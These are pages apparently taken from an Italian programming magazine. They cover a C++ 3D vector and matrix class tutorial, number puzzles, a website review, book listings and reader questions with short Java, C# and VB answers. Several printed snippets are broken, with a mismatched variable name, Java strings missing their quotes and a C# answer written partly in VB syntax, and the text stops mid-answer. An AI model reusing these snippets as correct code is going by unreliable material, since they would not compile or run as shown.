Definiremo i vettori in uno spazio a tre dimensioni tipico delle simulazioni fisiche e delle applicazioni grafiche, si potranno così rappresentare grandezze come la velocità, l'accelerazione, la superficie normale, la direzione e altro ancora. I dati su cui si basa la classe che intendiamo sviluppare sono le tre componenti del vettore, ossia: *x*, *y* e *z*. Per alcune motivazioni tecniche sono membri pubblici, i puristi della OOP non se ne abbiano a male. Come rappresentato in Fig. 1, il vettore viene applicato all'origine degli assi. Passiamo allo sviluppo del codice. Vedremo che si prediligerà l'implementazione in linea che rende l'esecuzione più rapida. Uso della parola chiave *const* tra i membri della funzione significa che essi non possono essere assegnati. In particolare: posta davanti al tipo di funzione significa che il valore restituito non può essere assegnato; posta davanti agli argomenti che essi non possono essere variati nella funzione; ed infine, situata dopo la lista degli argomenti indica che nessun membro dell'oggetto cambia nella funzione.

```
#include <cmath>
#include <iostream.h>
// Un numero floating point
typedef float SCALAR;
// Un vettore definito nello spazio a tre dimensioni
class VECTOR
{ public:
SCALAR x,y,z; //x,y,z coordinate
public:
// costruttore vuoto, si pongono le tre componenti pari
                                              a 0 (origine)
VECTOR()
: x(0), y(0), z(0)
{}
// costruttore a tre parametri (rispettive componenti
                                                del vettore)
VECTOR( const SCALAR& a, const SCALAR& b, const
                                                SCALAR& c )
: x(a), y(b), z(c)
{}
```

ALTRI METODI ED ESEMPI D'USO

Di seguito sono riportati tutti i metodi per la manipolazione dei vettori, corredati di commento. Faccio notare l'uso massiccio di overloading di operatori, come ad esempio *[ ]* che indica la componente del vettore da 0 a 2 a cui corrispondono: *x,y* o *z*. Altri operatori sono quelli di confronto come == e != e di assegnazione (con incremento e decremento), oltre che di visualizzazione associato alla funzione *cout*. Inoltre, sono proposte le operazioni tra vettori e tra vettore e scalare. *cross* è il prodotto vettoriale, *dot* il prodotto scalare; *length* definisce il modulo (da notare la conversione esplicita presente) e *normalize* esegue una normalizzazione che fa uso, ovviamente, del metodo *length*. Infine, va segnalata la funzione che confronta due vettori a meno di un errore e, si tratta di *nearlyEquals*.

```
//Indice di componente (es. v[0] indica la x)
SCALAR& operator [] ( const long i )
{ return *((&x) + i); }
//comparazione tra due vettori (uguaglianza)
const bool operator == ( const VECTOR& v ) const
```

```
{ return (v.x==x && v.y==y && v.z==z); }
//comparazione tra due vettori (disuguaglianza)
const bool operator != ( const VECTOR& v ) const
{ return !(v == *this); }
//negazione di un vettore
const VECTOR operator - () const
{ return VECTOR( -x, -y, -z ); }
//assignazione di un vettore ad un altro
const VECTOR& operator = ( const VECTOR& v )
{ x = v.x;
  y = v.y;
  z = v.z;
  return *this;}
//incremento di un vettore con operatore di assegnazione
const VECTOR& operator += ( const VECTOR& v )
{  x+=v.x;
   y+=v.y;
   z+=v.z;
   return *this; }
//decremento di un vettore con operatore di assegnazione
const VECTOR& operator -= ( const VECTOR& v )
{  x-=v.x;
   y-=v.y;
   z-=v.z;
   return *this; }
//prodotto di un vettore con un scalare con operatore
                                        di assegnazione
const VECTOR& operator *= ( const SCALAR& s )
{   x*=s;
    y*=s;
    z*=s;
    return *this; }
//divisione di un vettore per un scalare con operatore
                                        di assegnazione
const VECTOR& operator /= ( const SCALAR& s )
{  const SCALAR r = 1 / s;
   x *= r;
   y *= r;
   z *= r;
   return *this; }
//somma tra due vettori
const VECTOR operator + ( const VECTOR& v ) const
{ return VECTOR(x + v.x, y + v.y, z + v.z); }
//differenza tra due vettori
const VECTOR operator - ( const VECTOR& v ) const
{ return VECTOR(x - v.x, y - v.y, z - v.z); }
//prodotto con scalare postfisso
const VECTOR operator * ( const SCALAR& s ) const
{ return VECTOR( x*s, y*s, z*s );}
//prodotto con scalare prefisso
friend inline const VECTOR operator * ( const
                        SCALAR& s, const VECTOR& v )
{ return v * s; }
//divisione con uno scalare
const VECTOR operator / (SCALAR s) const
{  s = 1/s;
   return VECTOR( s*x, s*y, s*z ); }
//prodotto vettoriale
const VECTOR cross( const VECTOR& v ) const
{ return VECTOR( y*v.z - z*v.y, z*v.x - x*v.z, x*v.y -
                                          y*v.x ); }
//prodotto scalare
const SCALAR dot( const VECTOR& v ) const
{ return x*v.x + y*v.y + z*v.z; }
//modulo di un vettore
const SCALAR length() const
{ return (SCALAR)sqrt( (double)this->dot(*this) ); }
//vettore unità
const VECTOR unit() const
{ return (*this) / length(); }
//normalizzazione (this viene trasformato in vettore unità)
void normalize()
{ (*this) /= length(); }
//vettore uguale ad un secondo vettore a meno di una
                                   costante di errore 'e'
const bool nearlyEquals( const VECTOR& v, const
                                      SCALAR e ) const
{ return fabs(x-v.x)<e && fabs(y-v.y)<e &&
                                       fabs(z-v.z)<e; }
// Output (visualizzazione con cout)
friend inline const ostream& operator<< (ostream&
                                      cout, VECTOR& v)
{ cout<<"( "<<v.x<<" , "<<v.y<<" , "<<v.z<<"
                                            )"<<'\n';
   return cout; } };
// Un punto 3D
typedef VECTOR POINT;
```

ALCUNI ESEMPI D'USO

Dichiariamo una variabile *X* di tipo *SCALAR* e tre vettori *P1, P2* e *P3* di tipo *POINT* (che sono dei vettori). Da sottolineare che nel dichiarare tali punti per *P1* e *P2* è stato invocato il costruttore con parametri, mentre nel terzo caso quello senza parametri. Vengono effettuate delle manipolazioni e invocati metodi come *length* e *cross*. Nella seconda parte si verifica se i due vettori *V1* e *V2* sono perpendicolari.

```
int main()
{     char stop;
      SCALAR X;
      POINT P1(1,1,1), P2(1,2,3), P3;
      P3=-P1;
      cout<<P1.length()<<'\n';
      P3=P2.cross(P1);
      cout<<P3;
      cout<<P3[0]<<' '<<P3[1]<<' '<<P3[2]<<'\n';
      VECTOR V1(1,0,0);
      VECTOR V2(0,0,5);
    // Usando il prodotto scalare si verifica se i due
                              vettori sono perpendicolari
      if (V1.dot(V2)==0) cout<<"Perpendicolari";
      else cout<<"Non perpendicolari";
      cin>>stop; }
```

RIFERIMENTI AD ALTRI ARTICOLI DELLA RIVISTA IOPROGRAMMO

n. 76 Simulazione di corpi rigidi;

n. 75 Simulazione di sistemi di particelle;

n. 46 Effetto acqua;

n. 37 Grafica 3D. Un esempio completo;

n. 36 Elementi di grafica tridimensionale;

LA CLASSE MATRIX

Per concludere presentiamo la classe *MATRIX*. Essa è stata costruita con la stessa filosofia che ha condotto allo sviluppo di *VECTOR*. Una matrice è vista come la giustapposizione di più vettori colonna. Essendo l'ambito di utilizzo lo spazio 3D, considereremo tre vettori di tre elementi. I metodi proposti sono tutte le trasformazioni lineari elementari applicabili a vettori e matrici, a partire dalle semplici operazioni rispetto a scalari (prodotto e divisione) a quelle come il determinante e la matrice inversa. Ovviamente, sono duplicati gli operatori di assegnazione, incremento e tutti gli altri. Per ragioni di spazio tale classe non è in versione integrale come *VECTOR*, a tale proposito si può consultare il CD.

```
// Una matrice 3x3
class MATRIX
{ public:
  VECTOR C[3]; //vettori colonna
public:
// costruttore a zero parametri
MATRIX()
{  //matrice identità
   C[0].x = 1;
   C[1].y = 1;
   C[2].z = 1; }
// costruttore a tra parametri vettore
MATRIX( const VECTOR& c0, const VECTOR& c1, const
                                          VECTOR& c2 )
{   C[0] = c0;
    C[1] = c1;
    C[2] = c2; }
//Indice a colonna, permette l'assegnazione
//Si indica M[colonna][riga], spesso si indica,
                               invece M[riga][colonna]
VECTOR& operator [] ( long i )
{ return C[i]; }
//comparazione
const bool operator == ( const MATRIX& m ) const
{ return C[0]==m.C[0] && C[1]==m.C[1] &&
                                     C[2]==m.C[2]; }
const bool operator != ( const MATRIX& m ) const
{ return !(m == *this); }
//assegnazione
const MATRIX& operator = ( const MATRIX& m )
{  C[0] = m.C[0];
   C[1] = m.C[1];
   C[2] = m.C[2];
   return *this; }
//incremento
const MATRIX& operator +=( const MATRIX& m )
{  C[0] += m.C[0];
   C[1] += m.C[1];
   C[2] += m.C[2];
   return *this; }
//moltiplicazione per scalare
const MATRIX& operator *= ( const SCALAR& s )
{  C[0] *= s;
   C[1] *= s;
   C[2] *= s;
   return *this; }
//moltiplicazione per matrice
const MATRIX& operator *= ( const MATRIX& m )
{ MATRIX temp = (*this);
  C[0] = temp * m.C[0];
  C[1] = temp * m.C[1];
  C[2] = temp * m.C[2];
  return *this; }
//Moltiplicazione per vettore postfissa
const VECTOR operator * ( const VECTOR& v ) const
{  return( C[0]*v.x + C[1]*v.y + C[2]*v.z ); }
//Moltiplicazione per vettore prefissa
inline friend const VECTOR operator * ( const
                          VECTOR& v, const MATRIX& m )
{ return VECTOR( m.C[0].dot(v), m.C[1].dot(v),
                                    m.C[2].dot(v) ); }
//Moltiplicazione per matrice prefissa
const MATRIX operator * ( const MATRIX& m ) const
{  return MATRIX( (*this) * m.C[0], (*this) * m.C[1],
                                  (*this) * m.C[2] ); }
//transposta
MATRIX transpose() const
{ return MATRIX( VECTOR( C[0].x, C[1].x, C[2].x ),
                                          //colonna 0
  VECTOR( C[0].y, C[1].y, C[2].y ), //colonna 1
  VECTOR( C[0].z, C[1].z, C[2].z ) //colonna 2); }
//determinante
const SCALAR determinant() const
{ return C[0].dot( C[1].cross(C[2]) ); }
//matrice inversa
const MATRIX inverse() const; };
```

NOTA

STL

Si devono a Stephanov le note STL *(Standard Template Library)*. Le classi *Template* messe a punto nei laboratori della Hewlett Packard si prefiggono l'obiettivo di standardizzare i metodi d'uso delle classi template, oltre che di offrire un gran numero di classi modello di uso comune. In altre parole STL è una libreria contenente un serie cospicua di classi e funzioni template di facile uso e dalle prestazioni efficienti. I componenti della libreria STL si possono dividere in tre tipi: *container, iteratori* e *algoritmi*. I *container* sono le template più generali, esse si occupano di organizzare semplicemente i dati in modo sequenziale o in modo associativo. Sono array generalizzati i container sequenziali, mentre sono strutture dati con accesso mediante chiave i container associativi. Fanno parte della prima casistica : *vector, list, queue, priority_queue, deque,* e *stack*. I container associativi sono: *set, multiset, map* e *multimap.*

CONCLUSIONI

Per la precisione, l'implementazione delle due classi *VECTOR* e *MATRIX* costituisce più che un motore per simulazioni fisiche un motore di analisi vettoriale. Saranno i tasselli che aggiungeremo la prossima volta a farci raggiungere l'obiettivo prefissoci. Rimane l'estrema versatilità dello strumento prodotto. Si pensi ad applicazioni orientate alla matematica quali *MATLAB*: i dati vengono analizzati come vettori o matrici e per essi sono previste miriadi di funzioni che vanno dalla manipolazione matematica alla rappresentazione grafica. Tentare di sviluppare qualcosa di analogo per un linguaggio di uso comune e che supporta la OOP come il C++ apre grandi prospettive a chi per mestiere o per hobby intende incapsulare tali strumenti nelle proprie applicazioni grafiche, matematiche o fisiche. Vi aspetto per la prosecuzione e la conclusione del progetto; alla prossima.

Fabio Grimaldi

Il gioco di Euclide ed il trucco di Bechlet

Giocando con i numeri

Dalla vasta letteratura dei rompicapo basati sull'uso di numeri ne esamineremo alcuni, semplici e ricchi di contenuti matematici, il cui approfondimento è un piacevole esercizio per la mente.


Non si capisce bene quali popoli utilizzarono per primi i numeri, è però noto che inizialmente furono introdotti allo scopo di contare animali e oggetti e per facilitare le prime forme di commercio come il baratto. Sono passati molti secoli da quando i numeri, questo semplice quanto sorprendente elemento informativo, hanno fatto la loro comparsa nella civiltà dell'uomo. Oggi, per molti i numeri ricoprono lo stesso significato di allora o poco più, e già in questa forma aiutano nella vita di tutti i giorni, si pensi ai paesi sottosviluppati; per molti altri, invece, intorno a questa combinazione di 10 simboli primitivi, (le cifre), si sono sviluppate teorie molto complesse. Grazie a modelli matematici che non fanno altro che manipolare grandi quantità di numeri, è ad esempio possibile controllare la traiettoria di una sonda spaziale. Alla naturale evoluzione dei numeri e al loro significato che è mutato, o meglio si è arricchito nel corso dei secoli, si è accomunato un sorprendente uso. I numeri, infatti, sono da sempre anche un elemento ricreativo e di gioco e spesso sono stati anche avvolti da mistero e da una sorta di magia. Negli enigmi che proporrò vedremo come si possono usare i numeri giocando. Ripeto la letteratura in tal senso è davvero vasta ho estratto qualche gioco con la promessa di trattarne altri in futuro.

IL GIOCO DI EUCLIDE

Si, parliamo proprio del noto matematico Euclide che visse intorno al 300 a.C. ad Alessandria d'Egitto e che scrisse il famoso trattato Elementi. Proprio Euclide, i cui assiomi e postulati fondano le moderne teorie della geometria e della matematica. Purtroppo per molti Euclide è uno spiacevole ricordo dei tempi delle scuole poiché associato ad astrusi teoremi della geometria. Posso garantire invece, che è stato un grande studioso e scienziato, l'esempio di seguito ne è una riprova. Tra un trattato e l'altro, egli formulò il seguente gioco che coinvolge due persone. Si scrivono su un foglio due numeri interi. Questa fase di inizializzazione del gioco può essere fatta o dalla indicazione di ognuno dei due giocatori di un numero, oppure, in modo del tutto casuale. Poi a turno i due devono scrivere un numero sul foglio. Anche la scelta di chi deve farlo per primo può essere concordata all'inizio o come elemento aleatorio. Attenzione poiché data la semplicità del gioco l'esito finale è in una certa misura dipendente da tale scelta. Il numero da scrivere sul foglio deve rispettare una regola banale, esso deve essere la differenza tra due qualsiasi numeri presenti e ovviamente, non deve essere già stato scritto.
Si procede quindi a turno a scrivere numeri che rispettino la regola, fin quando non sarà più possibile poiché tutti essi sono già presenti. Perde chi, al proprio turno di gioco non riesce a scrivere alcun numero, vince ovviamente, l'altro. Facciamo un esempio, da notare che il gioco ha senso se i numeri non sono troppo piccoli. Siano *Agata* e *Andrea* i due contendenti e siano *12* e *5* i due numeri (concordati o generati casualmente).
Supponiamo che cominci *Agata;* una possibile sequenza di gioco è la seguente:

Agata -> 7=12-5 è obbligata a questa scelta;
Andrea -> 2=7-5 scelta nuovamente obbligata, visto che 12-5 è 7 un numero già presente;
Agata -> 10=12-2
Andrea -> 3=10-7
Agata -> 9=12-3
Andrea -> 1=3-2
Agata -> 11 = 12-1
Andrea -> 4= 11-7
Agata -> 8=12-4
Andrea -> 6=10-4
Agata non ha mosse, vince Andrea

Nel caso specifico sono stati scritti tutti i numeri minori del più grande, *12.* Nel secondo esempio vediamo come non sempre è cosi. Siano i due numeri *9* e *3* e supponiamo che inizi *Agata:*

Fig. 1: Il famoso matematico Euclide.

Agata -> 6=9-3
Andrea -> non ha numeri da scrivere e perde, vince Agata.

Si possono proporre alcune variazioni per rendere più accattivante il gioco, come ad esempio stabilire a priori che alcuni numeri non possano essere scritti, come l'uno.
Per concludere ci chiediamo, come possa essere coinvolto il computer e un programma. In un primo approccio si può pensare di sviluppare un semplice programma per computer che consenta a due giocatori "umani" di fare una partita, ovviamente, in tal caso devono essere previsti dei controlli per la liceità dei numeri scritti, in altri termini essi non devono essere già presenti. Un secondo approccio prevede un programma che si confronti con un "umano" per riproporre l'ennesima sfida uomo-macchina, quindi definire un algoritmo che attui una strategia di gioco. Ecco le due proposte legate al primo enigma che battezzerei storico, per l'indiscutibile levatura scientifica del formulatore.

SUL WEB

Utili riferimenti sul web si possono trovare ai siti:
http://www.cut-the-knot.org/
http://www-math.mit.edu/
Si troveranno tra l'altro link ad altri interessanti siti.

IL TRUCCO MAGICO DI BECHLET

Il secondo gioco di numeri è stato proposto da Bechelet, ed è conosciuto come il trucco magico di Bechelet. Si tratta di un gioco che si può trasporre con l'uso di carte, con il quale si da l'impressione di leggere il pensiero. Ma esaminiamolo in modo rigoroso. Sia N un numero intero. Consideriamo adesso tutti i numeri compresi tra 1 e *N*(N+1)* sotto forma di coppie; o generate casualmente o semplicemente in modo ordinale (*1,2 – 3,4 – 5,6* etc). Il gioco consiste nel far scegliere ad una persona una coppia di numeri, che al momento non deve svelare. Successivamente, presentando tutti gli *N*(N+1)* numeri singolarmente in forma matriciale (la matrice ha dimensione *N x (N+1)*) la persona deve spuntare (indicare) le due righe in cui sono presenti i numeri precedentemente individuati. Bisogna poi, noi oppure il programma che abbiamo scritto, individuare la coppia di numeri pensata. Facciamo anche in questo caso un esempio per chiarire il problema. Sia *N=6* e siano le coppie prodotte casualmente quelle riportate in Fig. 2.
Bisogna scegliere una coppia e non dirla. Per procedere nell'esempio supponiamo che la coppia pensata sia *18, 31*.

35 10	17 36	28 14	12 39	33 21	7 8
38 16	22 20	6 29	37 42	24 27	
32 9	23 26	18 31	1 41	11 4	
5 3	40 15	34 30	13 25	2 19	

Fig. 2: **Input per il trucco magico di Bechelet.**

BIBLIOGRAFIA

Vi sono molti riferimenti sull'argomento, ma tra i tanti consiglio l'opera di *M. Gardner* più volte citato tra queste pagine come una delle più brillanti menti contemporanee. La sua opera è MATHEMATICAL CIRCUS fortemente consigliata a tutti i patiti del genere.

A questo punto si avvia la seconda fase. I numeri sono proposti in forma di matrice, come indicato nella Fig. 3.

14	39	21	8	35	10	36
16	6	20	38	37	24	17
1	9	28	32	22	18	23
26	40	11	4	12	29	5
31	3	33	25	34	30	42
41	13	27	19	7	2	15

Fig. 3: **Seconda fase del trucco magico di Bechelet.**

Le righe che ospitano i numeri sono la terza e la quinta. Con tali informazioni dobbiamo essere in grado di "scoprire" i numeri pensati, appunto *18* e *31*. Vogliamo quindi sviluppare un programma capace di svolgere le seguenti operazioni:

1. Produrre le coppie di numeri;
2. Costruire un'opportuna matrice di dimensione *N x (N+1);*
3. A fronte degl'input che sono due numeri indicanti le due righe, generare l'output, ovvero la coppia di numeri pensata.

Come procedere? È evidente che bisogna inizialmente ideare un metodo per risolvere anche solo manualmente il problema. Successivamente, è necessario implementare tale soluzione come algoritmo, quindi come programma. Nell'implementare la soluzione consiglio di mantenere *N* all'interno di un ristretto range, ad esempio *[3,6]*, o se si vuole ulteriormente snellire, fissare *N (5* è un valore accettabile). Un'altra semplificazione può essere la produzione delle coppie che anziché essere fatta da numeri random si attua con numeri consecutivi.
Per concludere faccio notare che i numeri possono essere facilmente espressi come carte. Unica accortezza però è, che nel caso si utilizzasse un mazzo di carte napoletane (ossia, con 40 carte), bisogna attenersi al vincolo che il numero *N*N+1* non superi *40;* nel caso specifico il valore più grande per *N* è *5*.

CONCLUSIONI

La semplicità dei problemi proposti permette di analizzarli in profondità e di produrre i giusti algoritmi di soluzione. I giochi che si possono fare con numeri e le relative soluzioni che si possono produrre anche con l'uso di programmi sono numerosi. Una particolare attenzione verso tale tipologia di enigmi sarà sempre prestata per l'estremo interesse che essi immancabilmente propongono. Nel prossimo appuntamento oltre alla visione di una possibile soluzione dei problemi proposti, ne esamineremo di altri, per cui vi aspetto. Alla prossima!

Fabio Grimaldi

HTML Help

Al giorno d'oggi è possibile progettare, realizzare e pubblicare un sito Web senza conoscere nulla di linguaggi e tecnologie quali HTML, CSS, ECMAScript e così via. È davvero un bene.

Gli editor WYSIWYG (What You See Is What You Get, cioè ciò che vedi è ciò che ottieni), come Macromedia Dreamweaver o Microsoft FrontPage, hanno reso lo sviluppo di un sito Web semplice tanto quanto la stesura di un documento d'ufficio con un qualsiasi programma di videoscrittura. Da una parte tutto ciò è naturalmente un gran bene: chi desidera avere una pagina Web personale spicciola, senza troppe pretese, può finalmente realizzarla in tutta tranquillità, senza dover sudare le proverbiali sette camicie rincorrendo sigle, tecniche e linguaggi a lui alieni. Per lo sviluppo di soluzioni rigorose e veramente funzionali, ad ogni modo, gli editor WYSIWYG diventano strumenti insufficienti, che devono per forza di cose essere coniugati con un buon parco di conoscenze da parte dello sviluppatore Web.

Fig. 1: *La homepage del Sito.*

COME STUDIARE L'HTML

Il linguaggio HTML è alla base di qualunque sito Web. HTML ha avuto una storia lunga e tormentata, che nella seconda metà degli anni novanta l'ha visto tra gli involontari protagonisti della cosiddetta "guerra dei browser". Estensioni ingiustificate allo standard, supporto parziale a certe funzionalità, eccessiva tolleranza verso i documenti mal concepiti: sono tutti difetti dei principali browser che hanno reso HTML un linguaggio che può essere afferrato da due differenti versi.

Conoscere HTML non significa solo saper applicare un prontuario di comandi, ma significa anche e soprattutto saper scegliere tra gli elementi disponibili, impiegandoli con coscienza e nel pieno rispetto di alcune norme di Web-design che trascendono il linguaggio stesso. Molti siti fanno proseliti (e un sacco di accessi) dispensando soluzioni HTML pronte all'uso, con guide semplicissime e concise. Purtroppo, nella maggior parte dei casi, questi siti non insegnano veramente la natura di HTML e delle sue applicazioni, limitandosi ad ammaliare gli utenti alle prime armi, tra i quali spicca certamente un folto esercito di giovani ragazzi alla loro prima emozionante esperienza creativa in rete. Non è bene insegnare HTML nella maniera sbagliata, fornendo risultati troppo immediati a scapito di una ben più solida struttura di base. In questo periodo sono docente di un corso di HTML e Web-publishing, e mi sforzo quanto più è possibile affinché chi segue il mio corso apprenda anzitutto le nozioni fondamentali per un corretto e buon design.

Gradirei che un domani i miei studenti possano saltare sul carrozzone di XHTML, dei nuovi dispositivi e delle nuove forme di comunicazione del Web con la maggiore naturalezza possibile. Affinché questo avvenga è necessario non tralasciare diverse considerazioni e numerosi concetti di usabilità ed accessibilità che, sul campo pratico, risulteranno ben più utili dell'aver imparato in meno di tre minuti come realizzare una scritta rotante.

UN BUON PUNTO DI PARTENZA

HTML Help è un sito che si adatta facilmente a diversi contesti. Può consultarlo chi per la prima volta si ritrova ad avere a che fare con HTML, così come può usufruirne chi abbia bisogno di correggere e affinare i primi studi svolti altrove. Allo stesso tempo HTML Help è un sito utile anche a chi già sa per quale verso afferrare le tecnologie Web. Il motto di HTML Help è "making the Web accessible for all", cioè "rendere il Web accessibile a tutti", una frase a doppio senso che ben esprime l'intento del sito e dei suoi ideatori. All'interno di HTML Help, distribuito in differenti categorie, è conservato parecchio materiale didattico di buona fattura. La prima categoria contiene delle concise ma esatte guide a HTML 4 e alla tecnologia CSS. Coadiuvando questo materiale con un buon manuale e magari con qualche altro sito dedicato in maniera specifica ai concetti di usabilità del Web, è possibile apprendere l'uso di HTML e dei fogli di stile nella maniera più corretta. HTML Help propone poi una collezione di validatori di codice, spingendo sempre il visitatore nella direzione di un linguaggio sintatticamente e strutturalmente corretto.

Seguono interessanti guide sulle norme di buon design, una raccolta di articoli a tema, una collezione di FAQ e, come è tipico in questi casi, un forum di discussione in lingua inglese. Se siete interessati a del buon materiale su HTML, ora conoscete un punto in più verso il quale rivolgersi.

Carlo Pelliccia
<carlo.pelliccia@ioprogrammo.it>

Biblioteca

ON LINE

SCRIPTZ

Una interessante raccolta di script per molti linguaggi di programmazione: ASP, ASP.NET, C, C++, Java, Perl, PHP, Python, ColdFusion; inoltre utilità e tool di vario tipo.

http://www.scriptz.com

FREE ASPX

Portale dedicato ai programmatori Visual.Net e Asp. Sul sito articoli, script, lezioni ed esempi.

http://www.freeaspx.it

DELPHI SEEK

Documenti, componenti pronti al download, riferimenti a ottimi siti su Delphi, tool di sviluppo, magazine e news online, è tutto quello che potrete trovare in questo sito.

http://www.delphiseek.com/

GUIDA ALL'UTILIZZO DEGLI AMBIENTI DI SVILUPPO VISUAL BASIC 6.0 E VB.NET

Il volume tratta, principalmente, la realizzazione di strumenti informatici per la gestione aziendale, analizzando dettagliatamente le funzionalità fondamentali disponibili con gli ambienti di sviluppo Visual Basic 6.0 e .NET.

Il libro dedica una parte consistente all'utilizzo dei database Microsoft Access e MS SQL Server, e su come questi DBMS possono interagire con Visual Basic per realizzare progetti che consentono di lavorare con server web e sviluppare software gestionali.

Difficoltà: Media • Autori: Davis Mike • Editore: Hoepli http://www.hoepli.it • ISBN: 8820331934
Anno di pubblicazione: 2003 • Lingua: Italiano • Pagine: 491 • Prezzo: € 38,00

LA GUIDA PER SVILUPPARE APPLICAZIONI JAVA AVANZATE

Il libro, come si evince dal titolo, analizza problematiche di programmazione avanzata in Java: funzionalità grafiche e multimediali, componenti GUI (*Graphical User Interface*) per la realizzazione di interfacce grafiche, gestione delle eccezioni, multithreading, elaborazione di file, gestione di database mediante JDBC, funzionalità di rete, strutture di dati, creazione di servlet e JSP *(Java Server Pages)*.

La seconda edizione è stata completamente aggiornata a Java SDK 1.4.1.

Difficoltà: Alta • Autori: Deitel Harvey M., Deitel Paul M. • Editore: Apogeo www.apogeonline.com ISBN: 8850320973 • Anno di pubblicazione: 2004 • Lingua: Italiano • Pagine: 728 • Prezzo: € 45,00


INTRODUZIONE A SQL: IL LINGUAGGIO STANDARD PER LA GESTIONE DEI DATABASE

Uno strumento indispensabile per cominciare a programmare velocemente e senza intoppi in SQL *(Structured Query Language)*.

Gli esempi presenti nel libro mostrano, in modo chiaro e completo, come gestire gli oggetti di un database ed aggiungere, prelevare e modificare i dati presenti al suo interno.

Il manuale è stato realizzato rispettando pienamente lo standard ANSI/ISO SQL 1999, sul quale si basano la maggioranza dei DBMS oggi in commercio.

Il libro risulta facile da consultare e gli esempi facili da mettere in pratica, grazie a listati chiari e ricchi di commenti.

Difficoltà: Bassa • Autori: Sheldon Robert • Editore: Mc Graw Hill http://www.mcgraw-hill.it
ISBN: 8838643547 • Anno di pubblicazione: 2003 • Lingua: Italiano • Pagine: 522 • Prezzo: € 29,00

INBox
L'esperto risponde...

Ripulire gli array Java

**Cara Redazione, è da un po' che mi interesso di programmazione e, grazie al vostro lavoro, le mie conoscenze Java sono aumentate oltre ogni più rosea aspettativa! Vi scrivo perché vorrei un suggerimento. Dovrei eliminare i duplicati presenti in un ArrayList e vorrei sapere qual è il metodo più efficace.
Grazie e complimenti ancora!**
Antonio Barbato

Ciao Antonio, l'efficacia di un metodo, dipende ovviamente dallo scopo che ci si prefigge. Per te abbiamo trovato due metodi: uno più rapido, ma che non mantiene l'ordine degli elementi nell'array; l'altro più lento ma rispettoso dell'ordine. Ecco il primo:

```
public static void rimuoviDuplicati(ArrayList
                                      arrLst)
{
 HashSet hs = new HashSet(arrLst);
 arrLst.clear();
 arrLst.addAll(hs);
}
```

Il secondo è quello che mantiene l'ordine degli elementi:

```
public static void
rimuoviDuplicatiOrdinato(ArrayList arrLst)
{
Set set = new HashSet();
List newList = new ArrayList();
for (Iterator iter = arlList.iterator();
  iter.hasNext(); ) {
    Object element = iter.next();
    if (set.add(element))
      newList.add(element);
  }
  arrLst.clear();
  arrLst.addAll(newList);
}
```

Inizializzazione di stringhe

Gentili redattori di ioProgrammo, salto i meritatissimi complimenti del caso e vi espongo il mio problema. Sto sviluppando un'applicazione in C# e mi trovo nella necessità di inizializzare un array di stringhe, riempiendolo con numerose parole. Potreste indicarmi il modo più semplice?
Emilio Maroni

Ciao Emilio, credo che la soluzione più semplice ed elegante potrebbe prevedere l'utilizzo delle regular expression. Dunque, all'inizio del tuo progetto devi inserire la riga:

```
Imports System.Text.RegularExpressions
```

Attraverso il metodo *split* dell'oggetto *Regex,* è possibile ottenere un array di stringhe, ricavate suddividendo una stringa più grande. La stringa di partenza deve essere fornita come primo parametro, mentre il secondo sarà l'espressione regolare utilizzata come separatore di campo.
Nel nostro caso, indicheremo uno spazio vuoto:

```
String[] s = Regex.Split("ioProgrammo è la
        rivista di programmazione più venduta
                                   in Italia");
```

Nella riga appena esposta, oltre a scrivere un'affermazione sintatticamente e semanticamente corretta, abbiamo inizializzato l'array s() ottenendo come risultato:

```
s(0) = "ioProgr
```

Scegliere il font

**Mi chiamo Michele Marescalchi e sono un affezionato lettore della vostra rivista. Vorrei realizzare una piccola applicazione per l'editing del testo in Visual Basic, sullo stile di Word Pad. Mi piacerebbe rendere più semplice la gestione dei font, facendo in modo che l'utente non debba provare a scrivere qualcosa per capire come sia fatto il font.
Mi date una mano?**
M. Marescalchi

La prima cosa da fare è caricare tutti i font in un Combo Box:

```
Private Sub Form_Load()
  For I = 0 To Screen.FontCount - 1
    cboFont.AddItem Screen.Fonts(I)
  Next I
End Sub
```

A questo punto, facciamo in modo che, ogni qual volta l'utente sceglie un nome di font diverso, nome del font prenda l'aspetto corretto:

```
Private Sub cboFont_Click()
    'Set the FontName of the combo box
    'to the font that was selected.
    cboFont.FontName = cboFont.Text
End Sub
```

Servlet e biscotti

Spett.le redazione di ioProgrammo, avrei bisogno di conoscere se e come sia possibile, per una Servlet, accedere ai Cookies lato client. Ringrazio fin d'ora per l'attenzione.
Alessandro Casalini

Gentile Alessandro, la classe *javax.servlet.http.cookies* è quello che fa per lei.
Nel codice che trova di seguito, andiamo alla ricerca del cookie "Biscotto" sul client: è indicato il momento in cui operare nei due casi di cookie trovato e non trovato.

```
boolean cookieTrovato = false;
Cookie[] cookies = request.getCookies();
for(int nIndex=0;nIndex
        < cookies.length;nIndex++)
{
  if(cookies[nIndex].getName().equals(
                    "Biscotto"))
  {
    cookieTrovato = true;
    // il cookie è stato trovato
  }
}
if(cookieTrovato == false)
{
  / /il cookie non è stato trovato
}
```

Directory corrente in Java

Salve, una domanda (credo) semplice semplice, come faccio a conoscere la directory corrente in un'applicazione Java?

Giovanni Scarpa

Ciao Giovanni, ti riporto un breve spezzone di codice che stampa a video sia il nome della directory corrente che quello della directory immediatamente superiore:

```
import java.io.File;
 public class CurrentDir {
   public static void main (String args[]) {
     File dir1 = new File (.);
     File dir2 = new File (..);
     try {
       System.out.println (Directory corrente :
                + dir1.getCanonicalPath());
       System.out.println (Directory superio-
re:
                + dir2.getCanonicalPath());
     }
     catch(Exception e) {
       e.printStackTrace();
     }
   }
}
```

VB: che ora è?

Io uso il componente DTPICKER per il calendario, e ho visto che tra le proprietà ci sono anche ore(hour) e minuti(minute), ma sono sempre a zero. Come faccio ad assegrare loro l'ora del computer?

bill78

*Risponde ^0kkult0^*

Prima devi impostare nella proprietà Format: *2-dtpTime*

```
Private Sub Form_Load()
dtpicker1.Hour = 20
dtpicker1.Minute = 10
dtpicker1.Second = 12
End Sub
```

Questo è un semplice esmpio che visualizza nel controllo le ore 20.10.12 Dimenticavo: se vuoi assegnare direttamente l'ora corrente basta scrivere:
